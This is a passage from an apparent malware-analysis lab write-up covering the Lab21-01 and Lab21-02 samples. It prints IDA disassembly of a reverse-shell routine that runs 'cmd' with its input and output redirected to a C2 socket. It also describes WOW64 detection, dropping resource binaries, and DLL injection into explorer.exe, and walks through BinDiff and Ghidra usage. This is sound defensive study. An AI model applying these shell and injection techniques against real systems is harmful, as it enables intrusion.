By viewing the start of sub_14001000 in IDA we can also see that rcx is being stored back into rbx which is then being used for the standard input, output, and error destination meaning that all output will be redirected to this socket.

```

00000000140001000 ;org 140001000h
00000000140001000 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
00000000140001000
00000000140001000
00000000140001000 sub_140001000 proc near
00000000140001000 bInheritHandles= dword ptr -0C8h
00000000140001000 dwCreationFlags= dword ptr -0C0h
00000000140001000 lpEnvironment= qword ptr -0B8h
00000000140001000 lpCurrentDirectory= qword ptr -0B0h
00000000140001000 lpStartupInfo= qword ptr -0A8h
00000000140001000 lpProcessInformation= qword ptr -0A0h
00000000140001000 ProcessInformation= _PROCESS_INFORMATION ptr -98h
00000000140001000 StartupInfo= _STARTUPINFOA ptr -78h
00000000140001000
00000000140001000 push    rbx
00000000140001002 sub     rsp, 0E0h
00000000140001009 xor     edx, edx           ; Val
0000000014000100B mov     rbx, rcx
0000000014000100E lea    rcx, [rsp+0E8h+StartupInfo] ; Dst
00000000140001013 lea    r8d, [rdx+68h] ; Size
00000000140001017 call   memset
0000000014000101C xor     eax, eax
0000000014000101E lea    rdx, CommandLine ; "cmd"
00000000140001025 mov     [rsp+0E8h+ProcessInformation.hProcess], rax
0000000014000102A mov     [rsp+0E8h+ProcessInformation.hThread], rax
0000000014000102F mov     qword ptr [rsp+0E8h+ProcessInformation.dwProcessId], rax
00000000140001034 lea    rax, [rsp+0E8h+ProcessInformation]
00000000140001039 xor     r9d, r9d           ; lpThreadAttributes
0000000014000103C xor     r8d, r8d           ; lpProcessAttributes
0000000014000103F mov     [rsp+0E8h+lpProcessInformation], rax ; lpProcessInformation
00000000140001044 lea    rax, [rsp+0E8h+StartupInfo]
00000000140001049 xor     ecx, ecx           ; lpApplicationName
0000000014000104B mov     [rsp+0E8h+lpStartupInfo], rax ; lpStartupInfo
00000000140001050 xor     eax, eax
00000000140001052 mov     [rsp+0E8h+StartupInfo.cb], 68h
0000000014000105A mov     [rsp+0E8h+lpCurrentDirectory], rax ; lpCurrentDirectory
0000000014000105F mov     [rsp+0E8h+lpEnvironment], rax ; lpEnvironment
00000000140001064 mov     [rsp+0E8h+dwCreationFlags], eax ; dwCreationFlags
00000000140001068 mov     [rsp+0E8h+bInheritHandles], 1 ; bInheritHandles
00000000140001070 mov     [rsp+0E8h+StartupInfo.dwFlags], 100h
0000000014000107B mov     [rsp+0E8h+StartupInfo.hStdInput], rbx
00000000140001083 mov     [rsp+0E8h+StartupInfo.hStdError], rbx
00000000140001088 mov     [rsp+0E8h+StartupInfo.hStdOutput], rbx
00000000140001093 call   cs:CreateProcessA
00000000140001099 mov     rcx, [rsp+0E8h+ProcessInformation.hProcess] ; hHandle
0000000014000109E or     edx, 0FFFFFFFFh ; dwMilliseconds
000000001400010A1 call   cs:WaitForSingleObject
000000001400010A7 xor     eax, eax
000000001400010A9 add     rsp, 0E0h
000000001400010B0 pop     rbx
000000001400010B1 retn
000000001400010B1 sub_140001000 endp
000000001400010B1

```

Based on this we know that the function at 0x1400013C8 takes 1 parameter, the socket to our C2.

vii-How many arguments are passed to the call to CreateProcess at 0x00000000140001093? How do you know?

Malware Analysis

It's not immediately clear how many arguments are passed to the call to `CreateProcessA` on `0x140001093`.


```

00000000140001052 mov     [rsp+0E8h+StartupInfo.cb], 68h
0000000014000105A mov     [rsp+0E8h+lpCurrentDirectory], rax ; lpCurrentDirectory
0000000014000105F mov     [rsp+0E8h+lpEnvironment], rax ; lpEnvironment
00000000140001064 mov     [rsp+0E8h+dwCreationFlags], eax ; dwCreationFlags
00000000140001068 mov     [rsp+0E8h+bInheritHandles], 1 ; bInheritHandles
00000000140001070 mov     [rsp+0E8h+StartupInfo.dwFlags], 100h
0000000014000107B mov     [rsp+0E8h+StartupInfo.hStdInput], rbx
00000000140001083 mov     [rsp+0E8h+StartupInfo.hStdError], rbx
0000000014000108B mov     [rsp+0E8h+StartupInfo.hStdOutput], rbx
00000000140001093 call    cs:CreateProcessA
00000000140001099 mov     rcx, [rsp+0E8h+ProcessInformation.hProcess] ; hProcess
0000000014000109E or      edx, 0FFFFFFFh ; dwMilliseconds
000000001400010A1 call    cs:WaitForSingleObject
000000001400010A7 xor     eax, eax
000000001400010A9 add     rsp, 0E0h
000000001400010B0 pop     rbx
  
```

h- Analyze the malware found in *Lab21-02.exe* on both x86 and x64 virtual machines.

i- What is interesting about the malware's resource sections?

Because we know this malware is similar to *Lab12-01.exe*, we can compare the malware's resource sections to that of *Lab12-01.exe* and see if there's any noticeable differences. By opening both of these in *pestudio*, we can see that *Lab21-02.exe* has an added section called `.rsrc` and a number of extra imports and strings.



The added section is a resource section, and if we examine what is contained within it, we can see three interesting binaries named `x64`, `x64DLL`, and `x86`.

Malware Analysis

The top screenshot shows the metadata for 'chapter_21\lab21-02.exe'. The 'resources (executable)' section is expanded, showing a table with the following data:

type (2)	name	file-offset (4)	signature	non-standard	size (141658 bytes)	file-ratio (80.43%)	md5
BIN	X64	0x0000B128	executable...	x	39424	22.38 %	B951F5C5E1095D31FAE80324C70B5297
BIN	X64DLL	0x00014B28	executable...	x	52736	29.94 %	C2E078A662C8AE78B98BC2D66B0D89D7
BIN	X86	0x00021928	executable...	x	49152	27.91 %	A6FB0D8FDEA1C15AFBA7A55DB3D2867B
manifest	1	0x0002D928	manifest	-	346	0.20 %	24D38502E1846356B0263F945DD5529


The bottom screenshot shows the metadata for 'chapter_12\lab12-01.exe'. The 'resources' section is expanded, showing a table with the following data:

type	name	file-offset	signature	non-standard	size	file-ratio	md5	entrop
n/a								


Although this malware is similar to Lab12-01.exe, we're not entirely sure how similar it is. To do this we should look at similarities between our sample 'Lab12-01.exe' and 'Lab21-02.exe'. We can utilise a disassembler plugin such as [BinDiff](#) to get this information at a glance. This requires a disassembled binary be present from either a paid pro version of IDA, or the free alternative Ghidra.

If we want to install this plugin into Ghidra, we first must install it on our OS from the provided msi file. From here we can run Ghidra and click File > Install Extensions.

Malware Analysis




After installing this, we need to restart Ghidra and disassemble both Lab12-01.exe, and Lab21-02.exe. We should also set these to automatically analyze the selected binary.




Once analysis is complete we can use File > Export, and select 'Binary BinExport for BinDiff'.


Malware Analysis



Once this is complete for both our binaries, we can compare the 2 BinExport files using BinDiff. We will need to first setup a workspace.




From here we can compare our 2 BinDiff exports.




The end result is a number of graphs and functions we can drill down into and see what has changed, and in fact a lot has changed between these 2 binaries.

Malware Analysis



ii-Is this malware compiled for x64 or x86?


Using our BinDiff above we have a graph which tells us what this malware is compiled for.



- x86-32 (32-bit)

Malware Analysis

We can also use a number of other tools such as peview, PE-bear, pestudio or DIE to get the same information as this is stored in the File Header.




iii-How does the malware determine the type of environment in which it is running?

Comparing this to Lab12-01.exe, our previous analysis revealed that the main method contains a number of checks and operations before the main functionality begins. If we go to the start of the program we may see evidence of analysis failure.



Malware Analysis

In this instance it's not a big issue and we can safely ignore that. Scrolling down in IDA, we know that any checks to determine what type of environment it is running in is likely to occur after a call to 'GetCommandLineA'. We soon find this call, and 5 subsequent calls to examine of interest.



```
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push ebp
mov ebp, esp
mov eax, 131Ch
call __alloca_probe
push ebx
mov ebx, ds:GetModuleHandleA
push esi
push edi
push 0 ; lpModuleName
mov [ebp+var_C], 0
call ebx ; GetModuleHandleA
mov esi, ds:LoadLibraryA
push offset ProcName ; "EnumProcessModules"
push offset LibFileName ; "psapi.dll"
mov [ebp+var_4], eax
call esi ; LoadLibraryA
mov edi, ds:GetProcAddress
push eax ; hModule
call edi ; GetProcAddress
push offset aGetModuleBasen ; "GetModuleBaseNameA"
push offset LibFileName ; "psapi.dll"
mov dword_40A7AC, eax
call esi ; LoadLibraryA
push eax ; hModule
call edi ; GetProcAddress
push offset aEnumProcesses ; "EnumProcesses"
push offset LibFileName ; "psapi.dll"
mov dword_40A7A4, eax
call esi ; LoadLibraryA
push eax ; hModule
call edi ; GetProcAddress
mov dword_40A7B0, eax
push 104h ; uSize
lea eax, [ebp+Buffer]
push eax ; lpBuffer
call ds:GetSystemDirectoryA
mov esi, ds:lstrcatA
push offset String2 ; ""
lea ecx, [ebp+Buffer]
push ecx ; lpString1
call esi ; lstrcatA
push offset aIsWow64Process ; "IsWow64Process"
push offset ModuleName ; "kernel32"
mov [ebp+var_10], 0
call ebx ; GetModuleHandleA
push eax ; hModule
call edi ; GetProcAddress
mov dword_40A7A8, eax
test eax, eax
jz short loc_401322

lea edx, [ebp+var_10]
push edx
call ds:GetCurrentProcess
push eax
call dword_40A7A8
```

In the above we see the malware is attempting to resolve the location of the 'IsWow64Process' export within Kernel32.dll. Where this is found it will then get its own


Malware Analysis

process ID and execute IsWow64Process which has dynamically been resolved (dword_40A7A8).

From this we can tell the malware attempts to resolve and call 'IsWow64Process' to determine if it is running on a 64-bit or 32-bit OS.

iv-What does this malware do differently in an x64 environment versus an x86 environment?

If we examine code flow after the check for 'IsWow64Process', depending on whether or not this returned true or false in [ebp+var_10], a different number of actions will be taken.



If it returns true, then the malware assumes it is running in an x64 (64-bit) environment. This is due to it being compiled for an x86 (32-bit) environment and needing to be run under [WOW64](#) when executing on a 64-bit OS.

First we see 2 calls to 'sub_401000' which is associated with getting 2 different files from the binary resource section and saving them to disk, these binaries are then saved as 'Lab21-02x.exe' and 'Lab21-02x.dll' before Lab21-02x.exe is launched and the program terminates.

Malware Analysis

Looking further at the malware, we can see that after getting a handle to a process with the name explorer.exe, it will attempt to open the process, allocate memory, write the dropped DLL into that process memory, and then create a remote thread to run and execute the injected DLL.

v-Which files does the malware drop when running on an x86 machine? Where would you find the file or files?

